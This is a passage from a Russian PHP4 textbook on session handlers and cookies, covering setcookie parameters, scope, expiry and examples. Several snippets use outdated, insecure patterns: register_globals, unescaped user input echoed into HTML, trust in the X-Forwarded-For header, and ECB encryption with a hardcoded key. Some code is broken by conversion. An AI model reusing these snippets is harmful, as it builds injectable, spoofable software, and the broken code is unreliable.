Необходимо реализовать какой-нибудь метод уборки мусора, чтобы база данных не разрасталась чрезмерно из-за большого количества просроченных ключей. Мы делаем это, удаляя все строки, в которых время истечения годности меньше текущего времени:

```
function sessionGc ($maxlifetime)
{
    global $session;
    $expirationTime = time() - $maxlifetime;

    $return = mysql_query( "DELETE FROM sessions WHERE session_expire <
    $expirationTime" ) or die(db_error_message());
    return $return;
}

session_set_save_handler(
    'sessionOpen',
    'sessionClose',
    'sessionRead',
    'sessionWrite',
    'sessionDestroyer',
    'sessionGc'
);
?>
```

## Тестирование сеанса

Теперь создадим сценарий для тестирования собственных обработчиков сеансов.

Единственное, что нужно, чтобы заставить работать наши обработчики сеансов, - это включить наш файл в каждую страницу, где поддерживается сеанс. Файл надо включить перед вызовом `session_start()`, иначе PHP обойдется своими функциями обработки сеансов по умолчанию.

Назовем этот сценарий `session_test.php`:

```
<?
include("handler.php");

session_start();
session_register("count");

$count++;

// Инкрементируем переменную счетчика, хранящую
// количество обращений к странице

if ($action == "destroy") {
```

**Не спутайте следующую функцию с нашей функцией sessionDestroyer() в сценарии собственного обработчика. Следующая функция вызывает ее, но делает это с помощью PHP.**

```
session_destroy();  
} elseif ($action == "gc") {  
    // Принудительно осуществляем сборку мусора,  
    // непосредственно вызывая написанный для этого собственный  
    // обработчик.  
  
    $maxlife = get_cfg_var("session.gc_maxlifetime");  
    sessionGc($maxlife);  
}  
} elseif (!$action) {  
    echo("No action specified<br>");  
} else {  
    echo("Cannot do $action with the session handlers<br>");  
}  
?  
  
<html>  
    <head>  
        <title>Session Test Functions</title>  
    </head>  
    <body>Action : <b>?=$action?</b><br>  
    Count : <b>?=$count?</b><br><p>  
  
    <form action="?=$PHP_SELF?" method="POST">  
        <table border=0>  
            <tr>  
                <td>Action:</td>  
                <td>  
                    <select name="action">  
                        <option value="destroy">Destroy</option>  
                        <option value="gc">Force Garbage Collection</option>  
                    </select>  
                </td>  
            </tr>  
            <tr>  
                <td></td>  
                <td><br><input type="submit"></td>  
            </tr>  
        </table>  
        <center>Hit refresh to increment the counter</center>  
    </form>  
    </body>  
</html>
```

Все функции, участвующие в создании заказных обработчиков сеансов, являются приватными и никогда не должны использоваться в коде непосредственно (за исключением принудительной сборки мусора).

Эти функции принимаются во внимание обработчиком сеансов PHP4 и используются вместо установленных по умолчанию - выполняющих запись в файлы каталога `/tmp/` или (для пользователей Windows) `C:\WINDOWS\TEMP\`. Обработчик записи всегда выполняет запись после закрытия выходного потока, поэтому при его создании данные отладки должны записываться в файл, т. к. выводить ошибки из этой функции на устройство вывода нельзя.

**Функции записи и чтения сеанса нельзя продемонстрировать здесь явно - функции записи вызываются, когда переменная, зарегистрированная с помощью `session_register()` модифицируется (или объявляется), а функции чтения вызываются, когда страница загружается для обновления зарегистрированных переменных.**

Однако при объявлении собственных обработчиков сеансов cookies не устанавливаются. Для того чтобы установить cookies, их следует объявить внутри функции `sessionOpen()`. Или же передавать их в ключ сеанса через URL.

## Передача сеансов

Существует два способа передачи сеансов следующим страницам:

- Через URL
- При помощи cookies

## URL

Создавая приложение для работы с сеансами, необходимо учитывать проблемы безопасности.

Например, пользователь, работающий за общедоступным терминалом, может подсмотреть строку с идентификатором сеанса другого пользователя и завладеть его сеансом. При этом возможна компрометация номеров кредитных карт, адресов, номеров телефонов и других конфиденциальных данных. Кроме того, распространение SID в URL, который можно быстро скопировать, только если пользователь отсутствует достаточно долго, придает URL совершенно уродливый вид и может вызвать замешательство у не слишком подготовленных пользователей.

Поэтому передача сеансов через URL не всегда соответствует нашим интересам. В настоящее время все броузеры предоставляют тот или иной способ поддержки cookie и принимают или хотя бы предлагают принять cookies.

Если рассматривать броузеры, которые в целом не совместимы с HTML 4.0 или JavaScript, то обычно, если разъяснить пользователям, что cookies обязательны для работы с нужным им сайтом и что их безопасности уделяется первостепенное внимание, то они включают поддержку cookies.

## Проблемы безопасности

Если на сайте нельзя использовать cookies и необходимо распространять сеансы через URL, есть несколько способов повысить защищенность сайта и предотвратить несанкционированное завладение сеансом.

Например, следующий фрагмент кода регистрирует IP-адрес только что зарегистрировавшегося клиента. Если обнаруживается другой адрес IP, сеанс запрещает его использование:

```
if (!$session_is_registered("$ipAddr")) {  
    $ipAddr= $REMOTE_ADDR;  
    session_register($ipAddr);  
}  
  
if ($ipAddr != $REMOTE_ADDR) {  
    echo("Hijacked Session!");  
}
```

К несчастью, компьютеры, защищенные брандмауэром или работающие через прокси-сервер, не обладают уникальными IP-адресами и выглядят имеющими один и тот же адрес - адрес компьютера, реально подключенного к внешнему миру.

Простого способа справиться с этой проблемой нет. Некоторые прокси-серверы посылают заголовок HTTP с именем X\_FORWARDED\_FOR, содержащий адрес конечного пользователя. Следующий код получает правильный адрес любого компьютера и пользователя, работающего через прокси-сервер:

```
if (getenv('HTTP_X_FORWARDED_FOR')) {  
    $ipAddr = getenv(HTTP_X_FORWARDED_FOR);  
} else {  
    $ipAddr = $REMOTE_ADDR;  
}  
  
session_register($ipAddr);
```

Однако проблема по-прежнему сохраняется для прокси-серверов, не посылающих такого заголовка, и компьютеров, защищенных брандмауэром. Поэтому оказывается, что необходимо распространять сеансы с помощью cookies.

*При переадресации пользователя на отдельную страницу отдельного домена или сервера, когда известно, что там нужна поддержка переменной сеанса, передавайте сеанс через URL на случай, если у пользователя отключена поддержка cookies.*

## Cookies

Cookies сейчас усиленно расхваливают — как программистам, так и пользователям. Программистам они позволяют легко и надежно хранить переменные, которые нужны на нескольких страницах. Пользователи выигрывают

от того, что сохраняют информацию о самих себе – адрес электронной почты и имя пользователя, которые в результате не надо вводить заново.

Программистам cookies дают удобное средство вознаграждать постоянных посетителей сайта, следить за их пристрастиями и даже предлагать им часто покупаемые ими товары. Cookies были первоначально задуманы как средство, позволяющее программистам запоминать переменные в промежутке между посещениями сайта и при переходе с одной страницы на другую во время посещения. Такие «постоянные переменные» позволили разрабатывать приложения, которым требуется хранить ID пользователя или информацию о зарегистрированных пользователях.

Говоря просто, cookies – это хранящиеся на стороне клиента текстовые строки, содержащие пары имя=значение, с которыми связан URL. По этому URL броузер определяет, надо ли посыпать cookie на сервер в заголовке.

Однако в браузерах принимаются некоторые меры, преследующие цель предотвратить злоупотребление cookies; прежде всего, пользователи могут отключить их поддержку. Браузеры разрешают хранить не более 300 cookies, только 20 из которых могут быть получены с одного и того же сервера. По сути, это делается для того, чтобы cookies не занимали на диске слишком много места.

## Проблемы безопасности

Cookies стали источником проблем, когда пользователи узнали об их существовании. Пользователям не понравилось, что на их компьютер записывается информация без их согласия, а cookies занимаются как раз этим. Возникла масса заблуждений относительно возможной угрозы безопасности со стороны cookies в виде отправки ложных сообщений электронной почты от вашего имени, форматирования жесткого диска и т. п.

В действительности cookies не могут получить никаких данных о системе пользователя, за исключением безвредных IP-адресов и записей регистрации. Кроме того, у cookies есть свое средство безопасности, к которому могут прибегнуть браузеры. Действие cookies ограничено определенной областью адресов, в которых они могут использоваться. Эту область определяет программист. Прочтя эту область, браузер решает, должен ли он разрешить определенному серверу доступ к cookie. Такая характеристика необходима, чтобы помешать отдельным серверам узнать имена, хранящиеся у клиента, и получить к ним доступ.

В cookies обычно хранится информация об отдельных пользователях и их поведении при работе с браузером, что порождает некоторые проблемы. Поэтому программист должен быть озабочен сохранением конфиденциальности.

## Применение cookies

PHP предоставляет удобные встроенные функции для действий с cookies.

Cookies, установленные на сервере, читаются PHP автоматически. Поэтому cookie с именем stereo, содержащий строку System, заставляет сценарии PHP

на сервере, ответственные за установку cookie, присваивать переменной `$stereo` значение `System`. Следует помнить, что имена переменных cookie, как и любых других переменных, чувствительны к регистру.

Значение, хранящееся в cookie, может быть получено несколькими разными способами:

- `$login` - это значение извлекается PHP из глобальной переменной с таким же именем
- `$_HTTP_COOKIE_VARS["login"]` – глобальный массив cookies, заполненный только данными cookie. Особенно полезным этот массив может оказаться, если нужно разделить переменные cookie, полученные с помощью методов GET и POST (которые можно получить через `$_HTTP_GET_VARS` и `$_HTTP_POST_VARS` соответственно)<sup>1</sup>

Отправка cookies и установка соответствующих переменных cookie ограничена предпочтениями пользователя. Запись cookie происходит только тогда, когда клиент действительно принимает их и разрешает отправлять обратно на сервер. Обычно браузер автоматически осуществляет отправку cookies, однако настройки безопасности некоторых браузеров дают пользователям право разрешать установку cookies или даже запрещать их полностью.

На применение cookies накладываются некоторые ограничения, описанные в предыдущем разделе. Веб-сервер может задать для cookie следующую дополнительную информацию:

- Время истечения срока годности (пример: 05/10/2005, 18:59:00 Greenwich Mean Time, или GMT)
- Информация о пути (пример: /user\_section)
- Информация о домене (пример: yourserver.com)
- Параметр защиты (используется в запросах HTTPS)

## Время истечения срока годности

Данные об истечении срока годности позволяют проверить, является ли cookie все еще действительным. Если срок годности cookie истек, клиент не должен посылать его веб-серверу. Если срок годности не указан, cookie удаляется при закрытии браузера.<sup>2</sup>

## Информация о пути

Директива path сообщает клиенту, в какой части домена может использоваться cookie. Если в URL задан префикс, соответствующий пути, установленному для области действия cookie, то доступ к данным, хранящимся в со-

<sup>1</sup> А также `$_COOKIE`, начиная с PHP4.1.0. Доступ к данным cookies через эти массивы является предпочтительным и единственным возможным в случае, если параметр `register_globals` отключен. - Примеч. науч. ред.

<sup>2</sup> Такие cookies (без указания срока действия) еще называют сессионными или сессионными. - Примеч. науч. ред.

okie разрешается. Небольшие различия в настройке cookie могут вызвать большое расхождение в способах интерпретации cookie клиентом и сервером.

Если cookie был установлен с путем /user\_section/, то URL [http://www.sitetronics.com/user\\_section/macdonald](http://www.sitetronics.com/user_section/macdonald) сможет обратиться к данным, хранящимся в cookie. Однако если cookie был определен как /user\_section, подкаталоги не смогут обратиться к данным, записанным в cookie. Доступ к такой информации может быть нежелателен, если, например, в каталоге /user\_section размещаются сайты пользователей.

Если для cookie задан путь /, то кто угодно сможет написать сценарий для доступа к его данным, даже не зная имени cookie, потому что данные хранятся в ассоциативном массиве. Альтернативой ограничению доступа отдельным каталогом является ограничение области видимости одной страницей, что делает cookie бесполезным во всех других местах. Сделать это просто, например, установив для каталога значение /user\_section/cookie.php. Кроме того, для защиты cookies можно использовать шифрование.

## Информация о домене

Информация о домене накладывает ограничения на домены, которые имеют доступ к информации, хранимой в cookies. Можно ограничить доступность cookies одним хостом, задав информацию о домене в виде, например, [www.sitetronics.com/](http://www.sitetronics.com/).

С другой стороны, доступ к cookie может быть предоставлен всему домену, если задать информацию о домене в виде, например, [sitetronics.com](http://sitetronics.com). В этом случае cookie может совместно использоваться несколькими серверами. Вот некоторые ситуации, когда лучше всего предоставить доступ к cookies некоторым хостам в домене:

- Настройка сервера таким образом, что  [любой.yourdomain.com](http://any.yourdomain.com) указывает на [www.yourdomain.com](http://www.yourdomain.com)
- Имеется большой сайт (или хостинг на большом сайте, на который временноми происходит переадресация нашего URL), располагающийся на нескольких серверах с такими именами, как [www.yourdomain.com](http://www.yourdomain.com), [www1.yourdomain.com](http://www1.yourdomain.com) и т. д.

Если установлен параметр защиты, то cookie могут пересыпаться только по защищенным каналам. Это означает, что cookie не будут посыпаться через обычное соединение HTTP; доступ будет разрешен только запросам сервера HTTPS. Броузер проверяет, будет ли отправка cookie происходить через закрытый канал, и, если нет, не посылает его. Такой способ защиты cookies особенно полезен. Например, в приложении корзины покупок установка параметра защиты фактически гарантирует, что постороннее лицо не сможет перехватить данные в cookie клиента.

Все эти параметры не являются обязательными и по умолчанию имеют следующие значения (табл. 8.1).

Таблица 8.1. Параметры cookie

| Параметр      | Значение по умолчанию   |
|---------------|---|
| Срок действия | cookie действует до закрытия броузера   |
| Путь          | Каталог, в котором устанавливается cookie (например, /user_section/) по умолчанию является каталогом, где находится страница, установившая cookie |
| Домен         | Домен сервера, установившего cookie   |
| Защита        | По умолчанию отключена  |

## Пример приложения, использующего cookies

Займемся применением cookies и создадим простой сценарий, подсчитывающий количество обращений посетителя к странице.

В cookie с именем accesses будут храниться данные, соответствующие количеству обращений посетителя к странице. Поскольку PHP автоматически создает переменные для cookie, будет установлена переменная \$accesses. Вспомним, что для переменной устанавливается такое же имя, как и для cookie:

```
<?php
$accesses++;
setcookie("accesses", $accesses);
?>

<html>
    Thank you for visiting my site. You've seen this page

    <?php
    echo($accesses);
    if ($accesses == 1) {
        echo(" time!");
    } else {
        echo(" times!");
    }
?>

</html>
```

Приведенный выше код дает следующий результат (рис. 8.4):




Рис. 8.4. Подсчет количества посещений с помощью cookie

Обратите внимание, что счетчик устанавливается в 1, даже если пользователь ранее не посещал эту страницу. Кроме того, переменной \$accesses нигде не присваивается значение по умолчанию. Поскольку пользователь не присыпал нам значение \$accesses, PHP автоматически интерпретирует ее пустое значение как 0, что позволяет нам его инкрементировать.

Кроме того, мы вызываем здесь функцию `setcookie()`, чтобы передать в браузер пользователя запрос на установку cookies. Эта функция устанавливает в броузере новый cookie, accesses, если в нем еще нет cookie с именем accesses. Если cookie accesses уже есть, то броузер автоматически обновит его.

## setcookie()

```
int setcookie(string cookiename [, string value] [, integer lifetime]  
           [, string path] [, string domain] [, integer secure])
```

- **cookiename**

Имя устанавливаемого cookie, значение которого будет доступно всем страницам заданной области; в сценариях PHP оно доступно через \$cookiename.

- **value**

Значение, хранящееся в cookie с именем cookiename, обращение к которому в PHP происходит через переменную с именем \$cookiename.

- **lifetime**

Время в секундах с начала эпохи (1 января 1970 года), по истечении которого этот cookie станет недействительным.

- **path**

Корневой путь, по которому доступен cookie. Этот путь рекурсивен, то есть из всех его подкаталогов доступ к cookie тоже возможен, если только не задано имя конкретного файла. Заметьте, что даже если путь указан как /path/to/filename.php, то, создав сценарий /path/to/filename.php-directory/evil-script.php, можно получить информацию из cookie.

- **domain**

Домен, из которого доступен cookie.

- **secure**

Эта директива определяет, доступен ли cookie не по запросам HTTPS. По умолчанию имеет значение 0, что означает возможность доступа к данным cookie обычных запросов HTTP.

Если опустить установку значения для cookie, то он будет удален. Первая переменная, передаваемая функции, содержит имя cookie, а вторая - значение, присваиваемое этой переменной, что дает пару имя=значение, которая должна быть в cookie.

Функция `setcookie()` - хрупкая в том смысле, что cookie надо устанавливать перед отправкой в браузер каких-либо заголовков, и в этом отношении она аналогична функции PHP `header()`, вызов которой завершается неудачей, ес-

ли перед ним уже отправлены какие-нибудь заголовки. Такой недостаток следует из того, что cookies устанавливаются в виде заголовков.

Разберемся с этим подробнее, модифицировав приведенный выше код для счетчика обращений пользователя:


Putting text here will force a header of Content-type: text/html, causing the cookie to result in error. (Если поместить здесь текст, то будет послан заголовок Content-type: text/html, что приведет к ошибке записи cookie).

```
<?php
$accesses++;
setcookie("accesses", $accesses);
?>

<html>
    Thank you for visiting my site. You've seen this page
    <?php
    echo($accesses);
    if ($accesses == 1) {
        echo(" time!");
    } else {
        echo(" times!");
    }
?>

</html>
```

Этот ошибочный код приводит к появлению в броузере следующего результата (рис. 8.5):



*Рис. 8.5. Cookie надо устанавливать до отправки в броузер каких-либо заголовков*

Сообщение об ошибке не отображается, если вывод сообщений об ошибках отключен. Рекомендуется включать вывод сообщений об ошибках, иначе в большом сценарии обнаружить такую ошибку практически невозможно.

### **Установка срока истечения годности cookie**

Многие сайты устанавливают практически недостижимые сроки истечения годности cookie, чтобы приветствовать своих посетителей. Поскольку cookies по умолчанию устанавливаются на весь сеанс работы с броузером, требуется

задать для cookie более долгий срок жизни. Это полезно, если имеется область, доступ в которую зарегистрированных пользователей должен происходить без предоставления данных регистрации при каждом входе.

Срок годности устанавливается в секундах относительно начала эпохи.

PHP предоставляет несколько функций, работающих с датой и временем, чтобы устанавливать временные метки относительно начала эпохи:

```
int time()
```

Эта функция берет текущее системное время и возвращает его как количество секунд с начала эпохи.

```
int mktime([int hour] [, int minute] [, int second] [, int month]
[, int day] [, int year] [, int is_dst]);
```

Эта функция преобразует указанную дату в количество секунд с начала эпохи. Часть `is_dst` определяет, попадает ли дата в период летнего времени Daylight Saving Time. По умолчанию это `-1`, т. е. свойство не задано. Другими значениями свойства `is_dst` могут быть `1`, если временная метка находится в Daylight Saving Time, или `0`, если нет.

Рассмотрим пример, в котором устанавливаются даты истечения годности:

```
<?php
// Этот cookie действителен в течение получаса
// от настоящего момента, что составляет 1800 секунд
setcookie("my_cookie", $value, time() + 1800);

// Действие этого cookie прекращается в полночь 10 мая 2005 года
setcookie("my_cookie", $value, mktime(0,0,0,05,10,2005));

// Действие этого cookie прекращается в 6:59 PM 10 мая 2005 года
setcookie("my_cookie", $value, mktime(18,59,0,05,10,2005));
?>
```

## Установка области видимости

Область видимости cookie надо устанавливать в следующих случаях:

- Для предотвращения доступа к переменным cookie пользователей в других подкаталогах

По умолчанию доступ к cookie разрешен из корневого каталога. В результате cookie становится доступным в любом его подкаталоге. Это может оказаться брешью в системе защиты, если в подкаталогах размещены сайты пользователей, а в cookie содержатся конфиденциальные данные.

Например, если задать область видимости как `/user`, PHP будет считать каталоги `/user.php`, `/user/index.php` и `/user1/index.html` соответствующими этому ограничению. Ограничить доступ к cookie страницами в каталоге `user` может следующий код:

```
setcookie("my_cookie", $value, time() + 3600, "/user/");
```

Может оказаться нежелательным, чтобы другие страницы в этом каталоге имели доступ к нашему cookie. В таком случае область видимости ограничивается до конкретной страницы в помощью следующего вызова функции `setcookie()`:

```
setcookie("my_cookie", $value, time() + 3600, "/user/page.php");
```

Такой способ ограничения области видимости одной страницей не вполне безопасен. К данным cookie получает, например, доступ сценарий `/user/page.php-dir/evil.php`. Применить к cookies шифрование можно с помощью функций `mcrypt_encrypt()` и `mcrypt_decrypt()`. Например:

```
<?php
//создание вектора начального состояния для шифрования
$iv = mcrypt_create_iv(mcrypt_get_iv_size(MCRYPT_RIJNDAEL_256,
                                             MCRYPT_MODE_ECB), MCRYPT_RAND);

//ключ для расшифрования
$key = "e46c7932ece519f2d0ce983614d5dfc4";

//текст для зашифрования
$cookietext = "dodell";
$cipher = mcrypt_encrypt(MCRYPT_RIJNDAEL_256, $key,
                         $cookietext, MCRYPT_MODE_ECB, $iv);

//setcookie
setcookie("username", $cipher, mktime(0,0,0,05,10,2005), "/login.php");
?>
```

И для того, чтобы расшифровать зашифрованный текст в скрипте `login.php`:

```
<?php
//начальный вектор
$iv = mcrypt_create_iv(mcrypt_get_iv_size(MCRYPT_RIJNDAEL_256,
                                             MCRYPT_MODE_ECB), MCRYPT_RAND);

//расшифрование текста cookie
$valid_user = mcrypt_decrypt(MCRYPT_RIJNDAEL_256,
                            "e46c7932ece519f2d0ce983614d5dfc4", $username, MCRYPT_MODE_ECB, $iv);

//показать открытый текст
echo( "Welcome Back $valid_user");
?>
```

- **Для ограничения доступа доменов или серверов**

Серверы или домены, имеющие доступ к cookies, должны быть ограничены. Для этой области видимости также существуют определенные правила соответствия, которые мы и рассмотрим.

Область действия домена считается допустимой при наличии **концевого соответствия** (tail match). Это соответствие считается выполненным, если

конец имени рассматриваемого домена совпадает с доменом, установленным в пути cookie.

Например, если задать область видимости домена как *domain.com*, она будет соответствовать *domain.com*, *yourdomain.com* и *anything.mydomain.com*. Скорее всего, это не то, что требуется, но такая возможная ошибка исправляется добавлением точки перед именем домена. Концевое соответствие удобно, когда есть несколько серверов, например *www1.yourserver.com* и *www2.yourserver.com*, которые должны иметь доступ к cookie:

```
setcookie("my_cookie", $value, time() + 3600, "/user/", ".domain.com");
```

Такое применение функции позволит файлам, хранящимся на *anything.domain.com/user/*, и всем подкаталогам и страницам под ним обращаться к переменной cookie с именем *\$cookie*.

Иногда возникает необходимость разрешить cookie, хранящему секретные или конфиденциальные данные, отвечать только на защищенные запросы. Защищенные запросы HTTP значительно затрудняют перехват посторонними данными, которыми обмениваются клиент и сервер. В таких случаях надо запретить отправку cookie открытым текстом. Чтобы обеспечить защищенное соединение, функции *setcookie()* передается шестой параметр, т. е. после области видимости домена следует поставить 1:

```
setcookie("my_cookie", $value, time() + 3600, "", "https.server.com", 1);
```

Поскольку все параметры функции *setcookie()* необязательны (кроме имени cookie), можно задавать лишь некоторые из них. Для значения, пути и домена можно задавать пустые строки, потому что все они представляют собой строковые параметры, а для срока действия и защиты, представляемых целыми числами, можно задать 0.

В следующем примере мы задаем для cookie значение, путь и домен:

```
setcookie("my_cookie", "value", 0, "/user/index.php", ".sitetronics.com");
```

Обратите внимание, что 0 для защиты не задан. Поскольку этот аргумент необязателен, приведенный код равносителен следующему:

```
setcookie("my_cookie", "value", 0, "/user/index.php", ".sitetronics.com", 0)
```

## Удаление cookie

Для того чтобы удалить cookie, надо вызвать функцию *setcookie()* и передать ей имя cookie, подлежащего удалению:

```
setcookie("my_cookie");
```

Удаление cookies таким способом не оказывает влияния на другие уже установленные cookies. Этот метод не меняет и *\$HTTP\_COOKIE\_VARS*.

Следующий код тоже удаляет cookie:

```
setcookie("cookie", , 0, "/user/index.php", ".sitetronics.com");
```

Кроме того, cookie можно удалить, установив момент окончания его действия равным текущему времени предыдущих суток (минус 24 часа):

```
setcookie("my_cookie", $value, time() - 86400);
```

## Объединение данных cookie

PHP разрешает использовать массивы, чтобы сделать несколько значений доступными через одно имя cookie. При таком способе устанавливаются отдельные cookies с именами cookie[0], cookie[1], cookie[2] и т. д. Благодаря формату этих имен PHP получает их в виде компонентов одной переменной массива, а не отдельных переменных.

В следующем примере мы включили в cookie имя пользователя и количество посещений им сайта. В действительности создаются два cookies с именами cookie[0] и cookie[1]:

```
<?php
// проверить, передал ли пользователь свое имя
if ($submit) {
    // Если первый cookie не существует, надо его создать
    if (!$my_cookie[0]) {
        setcookie("my_cookie[0]", $username);
    }

    // Инкрементировать cookie-счетчик и установить его.
    $my_cookie[1]++;
    setcookie("my_cookie[1]", $cookie[1]);

    // С помощью тернарного оператора грамотно показать,
    // сколько раз пользователь был на странице.
    echo ("Welcome back to my page, $my_cookie[0]! You've been here" .
        $my_cookie[1] . ($my_cookie[1] == 1 ? " time!" : " times!"));

} else {
?>
<form action=<?=$PHP_SELF?>" method="POST">
    Username: <input type="text" name="username" /xbr />
    <input type="submit" name="submit" value="Log In">
</form>
<?php
?>
```

Результат показан на рис. 8.6.

С помощью методов и определений cookie можно создавать интересные приложения:

```

<?php
if ($submit) {
    // установить cookie, который действует до закрытия
    setcookie("user_cookie", stripslashes($username));

    // cookie недоступен до следующего просмотра страницы...
    header("Location: $PHP_SELF");
}

if ($user_cookie) {
?>

<html> Welcome back, <strong>
<?php echo stripslashes($user_cookie) ?></strong>!

<? } else { ?>

<form method="post">
    Welcome, visitor. We strive to be as user-friendly as possible, so if
    you'll please leave us your name, we'll kindly greet you on your next
    visit!
<P>
    Your name:
    <input type="text" name="username"><br><input type="submit"
        value="Send Me!" name=submit>
</form>
<? } ?>
</html>

```




Рис. 8.6. В cookie включено имя пользователя и количество посещений им сайта

При первом посещении этого сайта показывается такая страница (рис. 8.7):




Рис. 8.7. Запрос имени пользователя

Нажатие кнопки Send Me! пересыпает текст. После этого при каждом посещении страницы (пока не будет закрыт броузер) мы получаем (рис. 8.8):




Рис. 8.8. Сайт «узнал» пользователя

## Проблемы, связанные с cookies

При работе с функцией `setcookie()` часто совершают несколько ошибок. Чаще всего они связаны с попыткой установки данных cookie после того, как данные уже отправлены клиенту.

Например, если в начале страницы есть текст или теги HTML, то будет отправлено ее действительное содержимое, что приведет к ошибке cookie.

```
<html>
  Putting text or HTML tags here will force actual page content to be sent,
  causing the cookie to result in error,
<?php
$access++;
setcookie("access", $access);
?>

  Thank you for visiting my site. You've seen this page

<?php
echo($access);
if ($access == 1) {
    echo(" time!");
} else {
    echo(" times!");
}
?>
</html>
```

Сообщение об ошибке не отображается, если вывод сообщений отключен, и эту ошибку практически невозможно обнаружить в большом сценарии, который устанавливает много cookies, открывает сеансы или содержит другие вызовы `header()`.

Этот ошибочный код приводит к появлению в браузере следующего результата (рис. 8.9).




Рис. 8.9. Ошибка cookie - в начале страницы был расположен текст или теги HTML

- Если генерируется такое сообщение об ошибке, проверьте, нет ли кода HTML или генерируемого PHP текста перед вызовом `setcookie()`. Проверьте также, нет ли каких-нибудь вызовов функций `require()` или `include()`, которые могут генерировать текст или посыпать данные в броузер.

Проверив все это, найдите файл `php.ini` и поищите в нем директиву `auto_prepend`, которая автоматически загружает данные PHP в начало файлов посредством функции `require()`.

Если в PHP отключен параметр `register_globals`, отсутствует возможность обращаться к cookies через переменную с именем этого cookie (т. е. `$имя cookie`). В таком случае обращаться к cookies придется через `$_HTTP_COOKIE_VARS['cookiename']`. Чтобы изменить это, достаточно изменить этот параметр в `php.ini`.

Другая распространенная ошибка - неправильное задание имени cookie. Имя cookie может быть только буквенно-цифровым. Любые символы, отличные от a-z, A-Z, 0-9, дефиса (-) и символа подчеркивания (\_), автоматически преобразуются в символ подчеркивания.

Это значит, что вызов функции `setcookie("my.initials", "d.h.o.")` устанавливает для cookie имя `my_initials`. Следовательно, для cookie будет создана переменная `$my_initials`, хотя значением ее будет "d.h.o.".

Как ни полезны cookies, они не должны быть обязательными для работы приложения. Если по какой-то причине использование cookies в приложении совершенно необходимо, следует поместить в него код, который проверяет, что cookies включены у клиента и сообщает ему, что надо включить поддержку cookies. Такую простую проверку и осуществляет следующий код:

```
<?php
// проверка cookies по следующему алгоритму:
// 1 - Отправить cookie
// 2 - Перезагрузить страницу
// 3 - Проверить, существует ли cookie
// 4 - В зависимости от результата выполнить нужное действие

if (!$cookie) {
    // Послать заголовок переадресации на страницу,
```

```

// где будет попытка установить cookie.
header ("Location: $PHP_SELF?cookie=1");

// Установить cookie test.
setcookie("test", "1");
} else {
    // Проверить, установлен ли cookie
    if (!$test) {
        // cookie не существует
        echo ("Пожалуйста, включите cookies в броузере.");
    } else {
        // cookie существует, отправить на страницу с поддержкой cookie.
        header ("Location:http://yourserver.com/next.php");
    }
}
?>

```

## Некоторые дополнительные функции сеанса

Большинство полезных функций сеансов было рассмотрено в примерах выше. Однако есть некоторые другие функции:

```
string session_save_path( [stringpath])
```

Возвращает текущий путь, по которому хранятся файлы сеанса. Если путь задан, то он устанавливает, где хранятся файлы сеанса:

```
boolean session_is_registered(string папе)
```

Возвращает `true`, если переданное функции имя представляет собой зарегистрированную переменную сеанса, и `false` в противном случае:

```
array session_get_cookie_params()
```

Возвращает массив элементов, описывающих cookie сеанса. В них входят `lifetime` (дата прекращения действия cookie), `path` (путь на сервере к файлам, которые имеют доступ к этому cookie), `domain` (установленный для cookie домен) и `secure` (определяет, можно ли обращаться к cookie в незащищенном сеансе):

```
void session_set_cookie_params(int lifetime [, string path
                                [, string domain]])
```

